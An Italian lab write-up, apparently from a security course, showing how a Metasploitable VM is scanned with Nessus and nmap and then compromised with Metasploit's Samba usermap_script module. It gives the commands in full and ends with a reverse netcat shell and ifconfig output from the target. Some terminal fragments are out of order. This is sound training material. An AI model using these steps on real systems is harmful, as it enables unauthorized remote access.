


Exploit Metasploitable con Metasploit

Scansione del sistema con **Nessus** su macchina bersaglio 192.168.1.101.

La macchina bersaglio presenta una vulnerabilità nella porta **445 tcp**.



The screenshot shows the Nessus Essentials interface for a scan of host 192.168.1.101. The left sidebar contains navigation options like Folders, My Scans, All Scans, Trash, Resources, Policies, Plugin Rules, and Terrascan. The main content area displays a table of vulnerabilities found during the scan.

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	6.7	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0		Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *	7.4	UnrealRcD Backdoor Detection	Backdoors	1
CRITICAL	10.0 *		VNC Server 'password' Password	Gain a shell remotely	1
MIXED	DNS (Multiple Issues)	DNS	4
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	SSL (Multiple Issues)	Service detection	3
HIGH	7.5		NFS Shares World Readable	RPC	1
HIGH	7.5 *	6.7	rlogin Service Detection	Service detection	1
HIGH	7.5 *	6.7	rsh Service Detection	Service detection	1
HIGH	7.5	6.7	Samba Badlock Vulnerability	General	1
MIXED	SSL (Multiple Issues)	General	28

Host Details:

- IP: 192.168.1.101
- MAC: 08:00:27:00:2D:2F
- OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)
- Start: September 22 at 2:19 PM
- End: September 22 at 2:28 PM
- Elapsed: 9 minutes
- KB: [Download](#)

Vulnerabilities:

- Critical (red)
- High (orange)
- Medium (yellow)
- Low (green)
- Info (blue)

Una volta ottenuta la sessione con la macchina vittima, avviare **MSFConsole** con il comando **msfconsole**.

Una volta avviato il servizio, dobbiamo trovare il modulo corretto. Con il comando **search**, andiamo a cercare il modulo giusto. Nella fattispecie, utilizzeremo il comando **search exploit/multi/samba/usermap_script**

```
Keywords:
  aka      : Modules with a matching AKA (also-known-as) name
  author   : Modules written by this author
  arch     : Modules affecting this architecture
  bid      : Modules with a matching Bugtraq ID
  cve      : Modules with a matching CVE ID
  edb      : Modules with a matching Exploit-DB ID
  check    : Modules that support the 'check' method
  date     : Modules with a matching disclosure date
  description : Modules with a matching description
  fullname : Modules with a matching full name
  mod_time : Modules with a matching modification date
  name     : Modules with a matching descriptive name
  path     : Modules with a matching path
  platform : Modules affecting this platform
  port     : Modules with a matching port
  rank     : Modules with a matching rank (Can be descriptive (ex: 'good') or numeric with comparison operators (ex: 'gte400'))
  ref      : Modules with a matching ref
  reference : Modules with a matching reference
  target   : Modules affecting this target
  type     : Modules of a specific type (exploit, payload, auxiliary, encoder, evasion, post, or nop)

Supported search columns:
  rank      : Sort modules by their exploitability rank
  date      : Sort modules by their disclosure date. Alias for disclosure_date
  disclosure_date : Sort modules by their disclosure date
  name      : Sort modules by their name
  type      : Sort modules by their type
  check     : Sort modules by whether or not they have a check method

Examples:
  search cve:2009 type:exploit
  search cve:2009 type:exploit platform:linux
  search cve:2009 -s name
  search type:exploit -s type -r

msf6 > search path

Matching Modules

#  Name                                     Disclosure D
--  --
0  exploit/linux/local/abrt_sosreport_priv_esc 2015-11-23
   excellent Yes ABRT sosreport Privilege Escalation
1  auxiliary/scanner/http/accelion_fta_statecode_file_read 2015-07-10
   normal No Accellion FTA 'statecode' Cookie Arbitrary File Read
2  exploit/linux/local/asan_guid_executable_priv_esc 2016-02-17
```

```
(kali@kali)~$ ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data:
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=9.44 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.218 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=0.241 ms
^C
--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 0.218/3.300/9.443/4.343 ms

(kali@kali)~$ nmap -sV 192.168.1.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-22 13:27 EDT
Nmap scan report for 192.168.1.101
Host is up (0.00038s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 6ubuntu1 (protocol 2.0)
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath gmrregistry
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13?
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 126.63 seconds

(kali@kali)~$
```

Individuato l'exploit, esso può essere utilizzato con il comando **use** seguito dal path dell'exploit.

Controlliamo le opzioni da inserire utilizzando il comando **show options**, e configuriamo il parametro **rhosts** con l'indirizzo della macchina target, ed il parametro **lhost** con l'indirizzo della macchina attaccante.

Set RHOSTS 192.168.1.101

Set LHOST 192.168.1.100

Una volta configurate tutte le impostazioni ed i parametri, possiamo lanciare l'attacco con il comando **exploit**

```

kali@kali: ~
File Actions Edit View Help
msf6 > use exploit/multi/samba/usermap_script
[-] No results from search
[-] Failed to load module: exploit/multi/samba/usermap_script
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no         The local client address
  CPORT      CPORT            no         The local client port
  Proxies    Proxies          no         A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     RHOSTS           yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      RPORT            yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST      LHOST            yes        The listen address (an interface may be specified)
  LPORT      LPORT            yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.1.100
lhost => 192.168.1.100
msf6 exploit(multi/samba/usermap_script) > show options


Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      CHOST            no         The local client address
  CPORT      CPORT            no         The local client port
  Proxies    Proxies          no         A proxy chain of format type:host:port[,type:

```

Con il comando **ifconfig**, che come abbiamo visto ci restituisce la configurazione di rete della macchina, indica che siamo sulla macchina **192.168.1.101**, che sappiamo essere la macchina **metasploitable**.

Questa prova è sufficiente per dire che l'attacco è andato a buon fine e, che abbiamo sfruttato correttamente la vulnerabilità **exploit/multi/samba/usermap_script** per ottenere l'accesso alla macchina target



```
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Command shell session 1 opened (192.168.1.100:4444 -> 192.168.1.101:51648) at 2023-09-23 09:42:50 -0400

ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:d0:2d:2f
      inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fed0:2d2f/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:20197 errors:0 dropped:0 overruns:0 frame:0
      TX packets:15695 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:2420009 (2.3 MB)  TX bytes:2607859 (2.4 MB)
      Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:689 errors:0 dropped:0 overruns:0 frame:0
      TX packets:689 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:312309 (304.9 KB)  TX bytes:312309 (304.9 KB)

--- 192.168.1.100 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.210/1.659/4.558/2.049 ms
msfadmin@metasploitable:~$ ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:d0:2d:2f
      inet addr:192.168.1.101  Bcast:192.168.1.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fed0:2d2f/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:1798 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1548 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:155663 (152.0 KB)  TX bytes:108138 (105.6 KB)
      Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:293 errors:0 dropped:0 overruns:0 frame:0
      TX packets:293 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:118333 (115.5 KB)  TX bytes:118333 (115.5 KB)

msfadmin@metasploitable:~$
```